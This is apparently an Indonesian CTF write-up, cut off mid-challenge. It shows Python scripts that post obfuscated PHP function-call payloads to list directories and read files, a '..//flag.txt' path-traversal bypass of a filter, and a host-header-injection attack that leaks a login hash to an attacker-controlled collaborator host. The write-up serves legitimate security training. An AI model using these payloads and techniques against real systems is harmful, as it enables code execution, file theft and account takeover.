final_payload                              =                              f"""
  ({make_payload('phpinfo')})();
"""

print(final_payload)

data                                       =                                {
  "command":final_payload
}

response    =    requests.post(URL,    data=data,    cookies=cookie)
print(response.text);
print(final_payload);



#                                             (var_dump)((scandir)('/'));
final_payload                                =                              f"""
({make_payload("var_dump")})(({make_payload('scandir')})({make_payloa
d('/')}));
"""
data                                       =                                {
```

```
  "command":final_payload
}

response    =    requests.post(URL,    data=data,    cookies=cookie)
print(response.text);
print(final_payload);


final_payload                              =                              f"""
({make_payload("var_dump")})(({make_payload('scandir')})({make_payloa
d('/nft-collection')}));
"""

data                                    =                                 {
  "command":final_payload
}

response    =    requests.post(URL,    data=data,    cookies=cookie)
print(response.text);
print(final_payload);


final_payload                              =                              f"""
({make_payload("readgzfile")})({make_payload("/nft-
collection/nft002")});
"""

data                                    =                                 {
  "command":final_payload
}

response    =    requests.post(URL,    data=data,    cookies=cookie)
print(response.text);
print(final_payload);


final_payload                              =                              f"""
({make_payload("readgzfile")})({make_payload("/nft-
collection/you_might_need_this")});
```


```
"""

data                                    =                                    {
  "command":final_payload
}

response    =    requests.post(URL,    data=data,    cookies=cookie)
print(response.text);
print(final_payload);
```

Dari code execution tersebut kita akan mendapatkan dua buah file dengan konten menarik. Pada file **nft002**, terdapat suatu hexadecimal yang merupakan sebuah contract address.

Pada file **you_might_need_this** terdapat suatu code solidity sederhana yang fungsinya kelihatan, yaitu untuk mengambil flag.


```
pragma solidity ^0.8.9;

contract Admin {
    string public flag;

    constructor(string memory initialMessage) {
        flag = initialMessage;
    }
}
```

Dengan mudah, peserta hanya perlu mengeksekusi smart contractnya saja pada jaringan Goerli, yang dari awal sudah disebutkan. Akan langsung dapat flagnya.




- file&reading .inc [Easy, Qualification]

Diberikan website sebagai berikut




Setelah kita scouting terdapat beberapa file yang menarik di robots.txt




Namun bila kita coba tembak private langsung hasil nya akan gagal

```
Cannot GET /private/  Cannot GET /private/example.js  Cannot GET /private/example.json
```

Karena tidak berhasil mari kita kembali lagi page awal, mungkin ada yang tertinggal



Ternyata terdapat tombol untuk mencoba produk perusahaan tersebut, dan bila kita buka produk dari perusahaan tersebut terbuka lah page berikut



Dari sini terdapat input dan beberapa contoh file yang bisa kita coba buka, namun bila kita perhatikan file tersebut sama dengan yang ada di robots.txt, namun di dalam available file terdapat 1 file yang tidak muncul, yaitu webViewer.js, mari kita buka file tersebut


Ternyata isi nya merupakan source code untuk viewer, mari kita analisa kode tersebut

```
module.exports = {
    readfile:(filepath)=>{
        try {
            changeDir();
            const data = fs.readFileSync(`${safetyCheck(filepath)}`, 'utf8');
            changeBack();
            return data;
        } catch (err) {
            console.error(err);
        }
    }
}
```

Dan disini kita dapat melihat bagaimana si viewer membaca file file tersebut, namun disini terdapat fungsi safetycheck, mari kita analisa apa yang dilakukan oleh fungsi tersebut

```
function safetyCheck(filepath){
    if(!filepath){return "example.txt"}
    let safePath = filepath;
    let hasSlash = false;
    let hasDotDot = false;
    if(safePath.startsWith("/")){
        safePath = safePath.replace("/", "");
        hasSlash = true
    }

    for(let x=0; x < 10; x++){
        if(!safePath.includes("../")){break};
        if(x==9){return "nicetry.txt"};
        safePath=safePath.replaceAll("../","");
        hasDotDot = true
    }

    if(!fs.existsSync(safePath) && (hasDotDot || hasSlash)){return "nicetry.txt"};
    if(!fs.existsSync(safePath)){return "invalidFile.txt"};
    return safePath;
}
```


Di sini ternyata input kita di cek, bila di awali dengan garis miring (/) maka hilangkan, lalu bila terdapat ../ maka hilangkan juga, dan setelah mencoba beberapa payload, karena kita tidak dapat memasukan / di depan maka kita harus memasukan ../ terlebih dahulu, lalu karena setelah ../ dihilangkan string nya tidak di cek untuk garis miring (/) di awal, hasil akhir dari payload "..//flag.txt" adalah "/flag.txt", tinggal kita kirim, dan…



Flag didapatkan!

- Hobbo Gobbo [Hard, Final]

Diberikan website sebagai berikut




Diketahui dari web tersebut, terdapat dua cara untuk login, menggunakan username dan password atau menggunakan Thunder Link. Terdapat hint untuk email pada DNS record, yakni **maintainer@hnr.com**.


```
;; QUESTION SECTION:
;hobbo.petircysec.xyz.          IN      TXT

;; ANSWER SECTION:
hobbo.petircysec.xyz.   3600    IN      TXT     "hobbogobbo=maintainer@hnr.com"
```

Dengan menggunakan fitur Thunder Link login dan meng-input email yang terekspos dari DNS, login link akan dikirimkan ke email tersebut, namun attacker tidak dapat mengaksesnya. Selain itu, bot juga akan membuka link yang terdapat di dalam email tersebut.


Dengan menggunakan Host Header Injection, login link yang diberikan ke email dapat diganti menjadi alamat IP/domain yang dikontrol oleh attacker



Karena bot membuka link tersebut, maka hash value yang terdapat pada login link akan dikirimkan ke IP/server milik penyerang, dan dapat digunakan oleh penyerang untuk takeover account maintainer@hnr.com




Menggunakan hash value yang didapat, penyerang dapat masuk ke dashboard milik maintainer@hnr.com



Pada dashboard tersebut, terdapat hint bahwa flag adalah password dari akun maintainer. Oleh karena itu, selanjutnya penyerang perlu mengambil password dari akun tersebut. Dengan membuat helpdesk ticket dari dashboard, diketahui bahwa akan bot (headless browser) akan mengunjungi URL apapun yang diberikan oleh penyerang, tanpa ada blacklisting.

```
1 GET / HTTP/1.1
2 Host: kqetnyj4d3hj9klyqu5jmg2cc3it6i.oastify.com
3 Connection: keep-alive
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
  Gecko) HeadlessChrome/81.0.4044.113 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*
  /*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US
9
```


Kembali ke proses login dari website tersebut, diketahui bahwa website tersebut memiliki reCaptcha ketika terdeteksi bahwa ada request yang abnormal. Seperti contoh, ketika kita berusaha untuk menginput username **maintainer** dan password asal (password yang diinput adalah **sadasdsa**), setelah beberapa kali request dengan password yang salah, maka captcha verification akan muncul pada halaman.



Setelah captcha diisi, maka akan ada request ke sebuah URL /security/reinitiate-authentication

